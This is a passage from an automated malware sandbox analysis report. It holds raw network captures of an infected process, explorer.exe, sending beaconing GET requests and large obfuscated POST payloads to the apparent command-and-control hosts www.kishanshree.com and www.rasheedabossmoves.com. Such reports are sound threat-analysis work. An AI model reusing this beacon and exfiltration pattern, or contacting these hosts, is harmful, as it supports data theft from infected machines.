fPDpDGZk5041ioEBRKfE18EnDyOocm3Ak3AdrRGupZaLS9FbEBiPEvbvS6ccPEOWlnsXqsQ6aiNjMQ8SF5cfoIQwLo kIJnN02BFL5wT8oDN0GtyB2o2oPzKhiZCo579e9gWPDm_PyxDBD2GMrgAFUjsnhoeL6roOyiQsDPRNwh8~iH33DWqM NlxZED-xgrUArBwAD9fFVIOXwoQR9NJy0yheQ3uyflHQanKuIxpp05ojWap4zFla1~CbPml2OOi28Az(vYuv4qMLKF oYl~lplM835~1ZyqDMecoSgCAewjtOteonxZcvjJxC8tNgHAOF7CVfXy2XSKk92zULp7ySi2gRKTCA_uGnQtebSRAf ttECZbgyXD4mkrEn6a-5e4x(gbmbw7KHHIkCgxRpZQ90UiQu4qz1AZMl-eJuRXaG-4YM4V9hxAywfquvxQnDP7ifyQ gsRCHEL02kNa3wj0zAfd_dVe-znS5FpRIrkBmcmm245F0VUv2cGh_87W6CtcOUMcVBemdfTXvgEhOUTvMtOyKrxTOL un29tHrnzjJcY92KUaKnNbuHJRSWSLICf7uewnEpn2lMT20MeXgkbluxwTM9x10V(gbCSICtCk8c0z0Wvd(JkfuiU UmBOzkUPUKyM5hxk3jduIrXTJ4SkXPq(8TEvYqrHzi3kQ2NGslU9KEp3iHN(ZxgiaKBUjqYrq5HlModtR3QGXKcbAf _tW82bznXHJBpsPZoKlvko9CWwbhDZveu1clfanuktXJ5U9QUEq(V0JvSJy99llvx3DVDbuqEinWkvvky3hEP6M4AD vIt32k9lsvHspdKs_W_Xj0FNzWM11JYNhP6LqT9uMQIcMhf9l8T6evMFFA00NNKx8fQSkne8M57ebks3x0OSXbbwRW a~URIdkSagEy9kk5PmdN9EZZxYtw1KiPtVN5wQUEHbvFIiiEqJIrCFmUafxGgzWrp0u1PK2f1Czk4Ks3vS1Kx4p6Br LD12ThiiXdPG60tvORfzlwP5uLjtQZAVn5w4uTldu3hW3iBQLc6CHfS2oeKIKbb9uE89gqB(Ew_lEKCgIp8dD7JPJF iiQaw44prquNqA3xRf6s8D90e9nzEK1HegtFwm3dgzHfrUX79krgtSpPopnfkFtgtdFWoY0Xbl6hD4dPJZ-AAV_N1S R1Bo220FXCelK1ycDSF0o5q9SRsxLI6VV05CPOXutxUDTnsWdEf6ONp3rZ4mMLO5Ov_OAE5ehcmaizAcUfXNpGq9Kk

Timestamp	kBytes transferred	Direction	Data
			F7eQ4mc1awaygTY0NKc2BRisgvxjvxJRvODHbOdcuqTKKhrQke-5T(l7qDgeLx6BDWxVmv5NhH08LEx~fzEjXWZuT4 GMNy6oDn9uZqkp_va1_rM3e0_7sJf9iMemdKxZcif0Icwl4zlNeW8bVZS6EmBZvi9AdrVy0i24ADrzJJUUwsKBWDXt T9D924Yzkf7ycfxlEbzK4A4l-KvTc2bbvHWq-RSA9YOKVAGlzvJAnRhwWDgmlpRhE41Ys1VbIdnOpADPAVSFuSlV37 PyFy0w8qE2CpxFmiq2rMbUZE2Q8k4JFNSHjcM92EgLR9dxXAf127QDCgl6aH2~dzC0BncpXSsQMN6iR0CRReuqL7wU g6sLs8_~T66(ruGhFA4VTc_CuWXBrELoVSzpoSrVhSuX7xnQ1jBi1Y-h0J3E2h1LOr6a1jFbF5EBAA1NUOCHabiXGW 4ywvffq0E6fwB9uoZ6hLXV0TLesN12Wqu2pe0OTTf51Rm(mtjSYkvnvjhqk~jfIGShQB-DDTOS0LAdX1O4JDstNZPq laqCa6RBtvtvoTpwNlKwBbZWAU7DVSJu-~OS42HxHYJIdtPBEZwfcUtM983IIV4cYSmG04xQK5xSgP5Bh3UuBX_FZ9 beGwAYUb-TfOKOJnRRYBn4HcOjSwNmW~4wNMAUkFIUe12X3ohertre1wqieYCk8uwJJodmsoFUZOpZvpdYLlSY1BQ 4sHaO9CMkM8VYEoBvBxrX424wK4fgjyu1soEeY9fmtpwzRotzUlAgbnO9xa8JJStEhwNUwpyRdTHcxsaVEOrWlH83H EbPbWDqcf0fEDbjHySEkkp6xW45d9WwVSo5fjt3XaveFChlFoYO(_sZbjJAvGtg2MhNZWvuF0PIWV4VjWYn1wHo89Q f5KGIfKTn2oRCm95hDLQ3aHSYxEKgAunET3eqH4eG1_s3pWXRVFW0siyreBPFPEVjFhhDT6VruCtExTmXXKDtLucrv rGSfjj8jL4uCTQ0lpj2oWNuJT2chEWBKopmHCLVBHqcCuh9GWa8O4Ougm8OULxVEj70(OO4cAvVOmJGY0ICN_jUGve 3zYSzNgc0ZJdWO9vF6YobsJ4-bKYnLp4OgXv8PlaAJQE9FIvd9_8mWJXy12JbHZpcEEdV7r(Am_AI472pGlyUfqVpE hajv0Zt5F1m5imYp1WYse7vDjnpr56CX187QdjprhMGBiAdbtrejthOF2(aWFC13jpFLmdnCezzaZ8mf8eeOSu1aLI aew9KL8gn0ebAtqpnK2FzC1NgFXssG_4DmfeM6JaeMcanFlzNiu3b0dIJ7JuVVHlhG6IOtH4exp~7FZ4_WMkS2GWA9 fsVb_12oOimrqh1kOOXFEwimxTFztQJpoAyztcfGjdCArG9yI8vmpf0HFoMYx(LH9cc3tjqBDS9MUSyOQ4Oxc82wqE hXDkLOTWYXBfihIsrblmDkPQ2EtvoXx8CP06rLDwD1MuGR9lRPrPS78Q3pIhPJyWG(WScBqi43Tk6XkS7Bym9hblio NP1Vylut5hw237S39fKHrVTFiR1yzceYWuBlLHxEQOOb28JntJbvjoiS-iRE9B7iAb4ZH8hkA339jSucC(cs5Ye8iX Cspx9j1~gBynkpQVjTKEHO70X4dKJDAo_cVt70F3qY7ONJThtJF1JC97TGX88CHPtoL23fXrTUveIoVDfWfsi0YzXE OqkUVJSRFvWgoJnzraGDhyrcqF_1HpGQyDEca~N8OjVFg4Gvji0NFjzwa3vLTY6iakT6fPWcRWZSJVSo7Uo2mJaMo0 21WhL7BFL7_v0Pp3mRRtM57W9lycD59txfWS6XW8XONhmtA1yHx(r2bZkt36mSyoXgK0QWH7eHVsTVS8axClQkbuYU le8kLr511rHtZNuo-8_WbDKLmACCxz5UGfSRfnHjwIBRStsXqu6lk3uesf6BK8mymLgILOgSLlH4zJjLSogj-fwJE3 iUvq9QBBFGQKbwarT5YYKOmH6jE9Vv1EPQ090~bdZJPhJg5hG5AcsYq~_oPCTI4D7CafmYepm3t2jxOyBVhn2~AAF3 z1yL7JFqfTxkngwUbpOfkcVLE0oQ4x8DEz_N9OqYUQBXyQhf8M1BKk6sYHf4eXCtJXu9-0u8det~FPTyvXyuZZ8GS3 1MOBpcnLlGsgCGA3zosaWXB~WMaU4UfZTaYVZmc7WtZoidO0_3YctlVUNcTeVfuvwCdN84UIAERpK8nN2QoVJtnjY1 SPj1WMZjulFJlXjc1YgvU~R49vMthnsrF(FYzdLzpZuPRYQYs1WatZwMkXJJViBio8zoBUt8Lk5LZTHwoLi3_1LNZl n9vjyjHDVyuwN2a15hQA36KGz8QsAnLcZv-ZxQlKUb3YP6HopQYa4~zVN1s~rFq5eWg9tHXtQrFSZoA5SGs3fYZGrm 2LS3FSVrN35iBtLA-sJDb5S1atrsxlA5P~w9bYAxC~R9zSLgeR6ZgywCf7-riP2xNex6dt_2qSEtaXVNmPMNF(o2pD URKpto6UzbiTdQxyddLS2KdNabp0RpEH8bdbcaRTfOL37SnBc0M7SslaSJ0MMGQLJsz5k4JVSr66FMkgqMSr07gDFF vLALmSVC9hzysl0QiyMysbHPXMJtPI0iQqV7FuXGXJo(H~Mu0u7rv97DzXjIrtdevPYBTL2hZjTXZkHxeGg2iI1PXa b~vHJ58uPgSiGSjpZFrzKjIgD0WxR7piTgIuC4HbwUgp6x-u
May 27, 2022 17:28:12.428042889 CEST	7726	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:28:11 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49831	132.148.165.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:12.333281040 CEST	7726	OUT	GET /np8s/?c2MH6DeP=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.kishanshree.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:28:12.739900112 CEST	7727	OUT	GET /np8s/?c2MH6DeP=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.kishanshree.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:28:13.193059921 CEST	7727	OUT	GET /np8s/?c2MH6DeP=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.kishanshree.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:13.329750061 CEST	7727	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:28:12 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49836	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:17.984659910 CEST	7730	OUT	POST /np8s/ HTTP/1.1 Host: www.rasheedabossmoves.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.rasheedabossmoves.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.rasheedabossmoves.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 6d 74 32 56 4c 69 38 59 6c 35 4d 77 54 38 7e 67 7a 74 69 6b 31 39 6a 55 6f 64 30 6d 66 63 78 57 39 38 6c 30 37 48 4e 64 37 67 6f 45 42 6b 6b 6b 55 4a 44 55 4f 33 6b 31 4d 6f 53 6d 58 46 61 4d 57 76 49 4a 68 73 63 68 78 64 49 4f 44 62 6b 75 61 66 4f 35 69 46 31 4f 70 4a 59 49 6d 37 35 44 42 7a 69 46 4d 75 38 79 47 69 6d 54 48 37 32 6c 31 5a 43 76 32 5a 68 5a 42 6c 62 51 68 79 67 48 39 46 74 71 79 71 4c 6e 77 61 62 67 75 4c 75 50 36 4f 58 46 73 48 66 59 4f 6c 55 43 6b 66 67 7a 4d 2d 41 4c 73 30 30 4c 61 62 4d 31 32 49 37 68 37 73 65 45 7e 43 7e 57 6e 6a 37 5f 4e 78 65 31 64 76 42 63 51 34 76 48 69 2d 53 4e 6b 37 47 37 30 31 46 39 64 44 55 30 77 54 63 75 75 41 62 36 63 32 49 4a 54 4c 6d 56 79 55 28 37 66 74 67 72 63 75 46 31 77 59 47 6f 7e 6f 50 78 4a 42 72 37 42 73 45 47 6a 2d 73 78 31 32 65 73 37 77 73 6a 62 65 59 36 33 62 48 6c 66 75 79 59 4f 58 55 4a 39 41 38 77 46 7a 61 66 53 48 74 50 71 4b 74 41 6c 62 35 52 63 5a 6c 62 43 77 44 51 42 6c 47 73 69 78 7e 66 6a 7a 4b 48 72 4b 51 41 33 79 31 6b 4f 44 6d 46 41 6a 54 71 6f 50 32 6e 6e 52 4a 64 70 72 4e 79 57 68 69 45 33 55 69 62 58 70 41 57 6d 71 50 72 46 74 48 55 36 57 46 53 67 52 43 50 53 53 6d 59 34 34 66 75 44 2d 54 6e 33 77 46 74 51 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=mt2VLi8Yl5MwT8~gztik19jUod0mfcxW98l07HNd7goEBkkkUJDUO3k1MoSmXFaMWvIJh schxdIODbkuafO5iF1OpJYIm75DBziFMu8yGimTH72l1ZCv2ZhZBlbQhygH9FtqyqLnwabguLuP6OXFsHfYOlUCkfgzM-ALs00LabM12I7h7seE~C~Wnj7_Nxe1dvBcQ4vHi-SNk7G701F9dDU0wTcuuAb6c2IJTLmVyU(7ftgrcuF1wYGo~ oPxJBr7BsEGj-sx12es7wsjbeY63bHlfuyYOXUJ9A8wFzafSHtPqKtAlb5RcZlbCwDQBlGsix~fjzKHrKQA3y1kODm FAjTqoP2nnRJdprNyWhiE3UibXpAWmqPrFtHU6WFSgRCPSSmY44fuD-Tn3wFtQQ).
May 27, 2022 17:28:18.014986992 CEST	7731	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49837	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:18.020008087 CEST	7744	OUT	POST /np8s/ HTTP/1.1 Host: www.rasheedabossmoves.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.rasheedabossmoves.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.rasheedabossmoves.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 6d 74 32 56 4c 6e 39 62 72 6f 67 54 4e 38 43 54 31 65 53 77 7e 75 72 42 75 74 78 33 47 34 68 4a 28 2d 4e 67 28 43 6f 6e 38 68 41 53 51 6b 70 45 43 34 4c 63 4f 79 41 63 45 37 32 71 54 6c 57 4e 57 76 41 33 68 76 77 68 77 63 77 65 44 36 30 49 62 39 57 2d 75 46 31 2d 6f 4a 59 4e 33 71 31 69 42 7a 75 6e 4d 75 46 31 48 52 79 54 48 5a 4f 6c 39 36 61 65 79 35 68 54 50 47 6a 63 6c 79 73 61 39 46 31 79 79 6f 50 6e 77 4b 66 67 6f 62 65 4d 79 74 50 47 32 6e 66 42 4e 56 56 45 72 5f 74 4b 4d 2d 4e 6d 73 31 49 4c 61 70 34 31 33 59 62 68 73 76 32 44 31 53 Copyright Joe Security LLC 2022 Page 44 of 87

Timestamp	kBytes transferred	Direction	Data
			7e 4f 6a 6a 36 39 63 68 61 6f 64 76 64 59 51 38 32 36 69 4f 32 4e 6c 4c 47 34 77 6d 6c 50 61 55 68 79 32 57 49 5a 75 41 57 73 63 48 6b 72 54 4a 53 70 31 6e 33 75 44 62 4d 56 63 72 56 62 78 34 48 68 78 49 50 36 4a 42 72 69 42 73 45 73 6a 2d 63 78 31 33 57 73 37 52 51 6a 4c 66 59 37 70 4c 48 38 4b 65 7a 4c 41 33 59 31 39 45 6f 67 46 7a 79 31 56 32 35 50 71 71 39 41 69 71 35 4f 54 35 6c 5a 4e 51 43 47 4b 46 47 6a 69 78 7e 74 6a 79 4c 4b 72 35 6b 41 78 6a 31 6b 4a 6e 47 46 43 54 54 71 32 66 32 70 6f 78 30 47 70 72 31 32 57 6b 47 79 77 6c 32 62 58 36 49 57 6e 49 6e 72 47 64 48 55 79 32 45 6e 76 79 6e 56 66 54 71 71 34 4b 37 79 55 62 53 5a 6a 56 73 2d 4d 68 48 4e 73 2d 73 47 61 5a 34 50 53 39 6e 74 49 77 46 39 51 7a 62 57 49 4f 69 49 7a 67 46 35 4f 37 70 48 6d 39 79 64 58 59 52 46 4c 62 62 6c 5a 72 28 76 65 6d 55 66 57 45 6c 4b 50 33 7e 64 50 32 4a 32 4e 38 4f 34 4c 34 78 76 63 32 52 73 47 73 48 79 28 67 54 48 4d 43 67 4a 67 4d 62 47 44 51 73 43 7a 61 33 31 77 77 47 37 68 57 6e 56 7e 37 65 73 44 78 33 65 28 70 38 51 4c 47 53 32 42 47 28 67 53 4c 30 4c 74 36 65 51 47 41 59 49 28 71 35 36 43 52 36 56 31 6a 30 67 4e 4d 5a 6b 32 4b 56 43 61 41 53 64 47 59 74 5f 6b 47 78 6a 58 39 4d 5f 31 70 7e 52 42 4c 55 6f 28 43 4f 41 76 49 37 58 33 58 56 39 63 65 79 4c 41 32 71 73 54 48 39 7a 73 5a 66 79 37 56 33 38 7a 4d 65 44 45 71 71 55 68 74 4b 30 49 76 76 66 4e 55 58 43 4e 72 67 45 78 5a 43 4e 48 33 73 7a 6c 71 4f 41 79 74 54 39 6a 66 57 72 38 6d 52 79 63 5a 64 65 76 4e 79 33 70 55 45 51 41 70 67 2d 59 6b 48 78 49 31 76 39 45 34 68 6a 44 50 47 67 63 36 49 6b 78 2d 68 6a 73 41 55 38 53 4b 37 70 32 44 76 67 73 57 47 49 76 56 51 33 52 6c 53 74 34 51 6a 68 6e 54 75 70 70 4b 6e 35 61 41 59 72 47 66 6f 69 4c 4b 65 70 4b 72 4d 51 66 62 49 4c 7a 78 4f 7a 6a 78 39 69 64 74 45 57 47 35 54 4d 36 53 56 37 6b 65 34 68 70 4e 36 43 72 6b 71 63 56 6b 34 38 50 45 45 46 30 33 6a 75 31 38 4e 68 7e 4c 69 54 5a 49 67 41 4f 46 33 4a 32 51 53 61 42 46 73 7a 57 35 72 6a 6f 4e 43 79 33 55 65 5f 63 6c 38 36 58 78 62 39 79 6c 46 32 51 32 4a 38 55 39 4d 64 61 58 49 74 6c 49 67 5a 73 58 65 76 38 49 41 2d 4a 30 68 6b 36 4d 66 38 39 2d 66 48 73 67 6f 49 6a 65 33 6a 61 36 30 4b 36 74 45 39 77 4f 4d 6b 72 38 51 4e 64 52 77 76 6c 56 33 7a 33 61 54 6d 65 54 55 31 4b 46 5a 53 56 77 6d 65 76 47 79 4e 64 62 74 57 52 4d 48 6f 71 49 52 57 47 30 78 37 6f 70 39 33 6 3 7a 33 32 75 75 30 6a 32 50 39 49 4b 44 45 38 73 66 6d 2d 4e 4f 65 49 71 73 28 30 68 37 51 4f 48 4d 75 5f 47 33 47 71 54 65 61 71 32 61 7a 56 79 37 4e 6c 54 49 32 55 6a 64 70 59 50 4b 4b 43 5a 4b 66 64 39 2d 48 35 53 58 78 38 70 47 7a 52 28 71 31 44 32 56 30 71 4e 43 6b 57 61 6d 4a 63 34 76 51 45 7e 46 42 72 76 79 44 57 42 6f 66 61 4e 47 61 68 4b 5f 6c 69 4e 32 4c 43 73 51 7a 4d 79 64 6d 43 38 53 63 78 4b 50 38 6f 7e 58 46 59 6a 38 4d 5a 70 58 71 45 7a 63 69 62 72 57 79 36 70 52 71 56 56 4d 36 4c 46 4c 32 33 36 75 55 56 34 4d 30 52 45 5a 57 42 50 6d 47 59 79 7a 59 73 62 46 45 7a 74 2d 34 49 74 34 54 53 6e 4e 4f 5f 42 35 72 57 75 6d 74 41 75 6d 54 4c 37 48 72 7a 41 2d 42 39 45 76 68 47 6f 55 34 67 6d 58 31 4e 46 79 4c 4b 4d 43 6b 6b 31 48 37 54 7a 55 50 49 53 6b 68 64 6f 7a 5a 55 52 68 35 51 64 6a 52 4d 50 36 53 4e 72 4d 69 63 4f 52 45 4b 69 37 35 6b 50 70 74 54 68 33 46 72 67 31 66 4e 60 65 50 39 31 51 7e 61 55 54 69 48 74 6a 30 58 77 58 31 76 33 30 4a 57 7e 4d 4d 4f 49 32 31 5a 41 36 74 57 4c 45 58 73 70 6c 77 7a 51 42 4c 41 74 2d 71 37 57 6c 74 76 38 41 63 53 66 41 46 6d 59 4d 48 75 4b 52 63 47 34 67 61 6f 52 58 5a 74 28 71 6e 30 73 39 50 33 31 57 Data Ascii: c2MH6DeP=mt2VLn9brogTN8CT1eSw~urButx3G4hJ(-Ng(Con8hASQkpEC4LcOyAcE72qTlWNWvA3h vwhwcweD60lb9W-uF1-oJYN3q1iBzunMuF1HRyTHZOl96aey5hTPGjclysa9F1yyoPnwKfgobeMytPG2nfBNVVEr_tKM-Nms1ILap413Ybhsv2D1S~Ojj69chaodvdYQ826iO2NlLG4wmlPaUhy2WIZuAWscHkrTJSp1n3uDbMVcrVbx4Hhx IP6JBriBsEsj-cx13Ws7RQjLfY7pLH8KezLA3Y19EogFzy1V25Pqq9Aiq5OT5lZNQCGKFGjix~tjyLKr5kAxj1kJnG FCTTq2f2pox0Gpr12WkGywl2bX6IWnInrGdHUy2EnvynVfTqq4K7yUbSZjVs-MhHNs-sGaZ4PS9ntlwF9QzbWIOilz gF5O7pHm9ydXYRFLbblZr(vemUfWElKP3~dP2J2N8O4L4xvc2RsGsHy(gTHMCgJgMbGDQsCza31wwG7hWnV~7esDx3e(p8QLGS2BG(gSL0Lt6eQGAYI(q56CR6V1j0gNMZk2KVCaASdGYt_kGxjX9M_1p~RBLUo(COAvI7X3XV9ceyLA2qsT H9zsZfy7V38zMeDEqqUhtK0IvvfNUXCNrgExZCNH3szlqOAytT9jfWr8mRycZdevNy3pUEQApg-YkHxI1v9E4hjDPG gc6Ikx-hjsAU8SK7p2DvgsWGIvVQ3RISt4QjhnTuppKn5aAYrGfoiLKepKrMQfbILzxOzjx9idtEWG5TM6SV7ke4hp N6CrkqcVk48PEEF03ju18Nh~LiTZIgAOF3J2QSaBFszW5rjoNCy3Ue_cl86Xxb9ylF2Q2J8U9MdaXItIlgZsXev8IA-J0hk6Mf89-fHsgoIje3ja60K6tE9wOMkr8QNdRwvlV3z3aTmeTU1KFZSVwmevGyNdbtWRMHoqIRWG0x7op93cz32u u0j2P9IKDE8sfm-NOeIqs(0h7QOHMu_G3GqTeaq2azVy7NlTI2UjdpYPKKCZKfd9-H5SXx8pGzR(q1D2V0qNCkWamJ c4vQE~FBrvyDWBofaNGahK_liN2LCsQzMydmC8ScxKP8o~XFYj8MZpXqEzcibrWy6pRqVVM6LFL236uU V4M0REZWBPmGYyzYsbFEzt-4It4TSnNO_B5rWumtAumTL7HrzA-B9EvhGoU4gmX1NFyLKMCkk1H7TzUPISkhdozZUR h5QdjRMP6SNrMicOREKi75kPptTh3Frg1fNPeP91Q~aUTiHtj0XwX1v30JW~MMOI21ZA6tWLEXsplwzQBLAt-q7Wlt v8AcSfAFmYMHuKRcG4gaoRXZt(qn0s9P31Wx6sALoJwfeKXmkCEF3D9BT1DYjSTuXgzkRD9J18RsNjvYejCd-Z7S0J 5WYHvc7QHRvkso6WhzDYsH_jzwyv1jMr4(q7mokejg_G2R3xoPCxHGjZQjUi4zsjiP-h6zQISBlPrcylZcbxC1SEBS n9BV2YmCTV3A8OPlku2JEkVzSUWaRkzXS1jBPjrnxa4KTf54aGg2KoP591154~1IthdMqdmfsJEtJUZf0foT0kh4_m z0tmTHSmz0w0Nz5k7yZU724ydopTMDR~Y(vcWSSiX3fj1uQkA9WGaCnz2IrQK4OZbk5NTMXqpwDff9CW4nYxHmfTCF 6Z0THXZ9X1yaM8vzdLNKoXf(-Ze2-PGaI0GLvsreCeSRnr1lpLRLhNEo3aregTeUwYS(PYio-QHP7~G(Db8L5cbZyD YdYYOHcvItV~jnV4P8ELGHsUJh1afxtuH5IMF0gm75jxqcd(Xs9kKy4d8F1RKr9SdRI8ggfz9Ovgjlngleyuan98Vq 2u6hYgerNyR3mcraHtwmy9eZvrLvF1D(nRLDJinqTnz8WvIajl5bb2L8jMGwEi8aImdzYb9FAUCSnYxx3oLmg98GpR wKcVDXUIP(dbzEanJu8djVyHit5sfX2P9(skCDrZMhAssufD-axEZxMGiWBCxc1~ySgbSL-R7DWVnOzIk1-6291zCT pyX~5~kRfqV8ZfKi_WL8tZZfi~pN66DMe9sfx2jux7AisPqRcd7o3OVVlu54y02v4gMY_40p1tJS_nYJHoeUUxwzpP lE9c3ct3GkAYMxLp08qDjoXNN1H9mvmwBJU1L5rMcJsEf46F-NKDAOgY6jo9Xji35o4ZobaUlgFvlP17RUMffgTS6 l9YFpwKJ6hJzUoPUgPeWx3D0skBEpSlzG(GF6KZNpE9dMzT1l9XaedHIIIZRcIEzWyEcacyqFDwvL3lLYS7mX4Jb4f SwSDWuSJh~mXmjbbgXMXQevbMtkXbueFWkWAXAxnK7DvXYMHDXzn5uG9FwotBsk64sGSs~_lc8nBnj2RL3JithVd8g GGl3n(3gj7cRZDnX3fwTBgq(bIRNThzjONO(sRNbCsCUSmW0H~D2ltseXCvGZD4Of0OAnnqJ-vmGe1Ah9MZKBzs7TG RWFFxD9RJBLrbMMFnRK8J3wBK~OKWWex4O9DDwTyAd9NfCBJjnS0PDJeOjIGb~CQ6vUfjNxXdu7xMgzhgkgPkuitLH IMUwATArEe4Lp5Tpw7EApTBcVymp1~ML0sMIF5b7_34Scch2EYLbqI5mJsa(_DsBKv4Ng(gHcKJBaAyIS4dS0xf4rS 73WVOLnEluyRHPGOtCOzWzB6U1QQzoNqy0OAbYhHNhplulM2B0k6I3UwJEimo~h0HoSunQsAfCTfCVwg T5WAG0r3M(z7fgW1o8lYEy9OLojfwW9twPM6a0zfEmWolBy7T4EB1OWpJSbqoHYN1nCMJAmu135P1XeC pmHAmcoAHfRK05E3p(6O2xysFVRC6iSNcY3dK68NGuOPylzkEBNvaMmw5XLGuCV~WpQ2WnzTx9-uGBqU fjBt85CS62kz0AaQ94RXKhmyQNSqJK5oCjBxlZg1A(rATL4dP27qBq7xs09amU5YCKkqr4E8V4fTrRCNyJ_WneLWDf SoMiYLKWmS3LhJY8y0T5GCswvq6X7RQ(1H-~kM-0qCdpCnCLSzD3zLYMZhZI7hzh6AMTT8Qa9WQx5AQH FWRd7z5n6McjaEzqoDKa0mKC-ad~g~Fel6p0WsJHEfWH93u~O1j6MUhnOfMGjSCukLOvs5HIRzzhRG0abLO0JMa~DS mLO2yXNqKPX6qVoij0dEjy8k3AiXrueeZUwvC~rqlU71_qG66HdD4zpLoXyfprgMiK-FLCJ4neT~p9QsZRZTWLY5gE Vvtu56T22wVBlW0(pU4HKoS(SwlSDgBg_Ks~G9X50lPhY7i6lgpOCd3T7dolaljxCxNQloxMI9JghEsTAX_IqRA8VF de3kaR0iyim7RMIurRTv2Un5uoCgSZhDrCjeerlJI16dTaDBHMTm041~SmUCwgm12U4r0J5GZJO9oEJvLD26pc3bz0 ooT0zCT92YGljU_zJ1goZcyxNZ0GHLKzvJLf7LWNNBm(dnBszG3bjbekUq6tnvAlBJYuY9SKY5yyv5K8ivlTxnrKkb 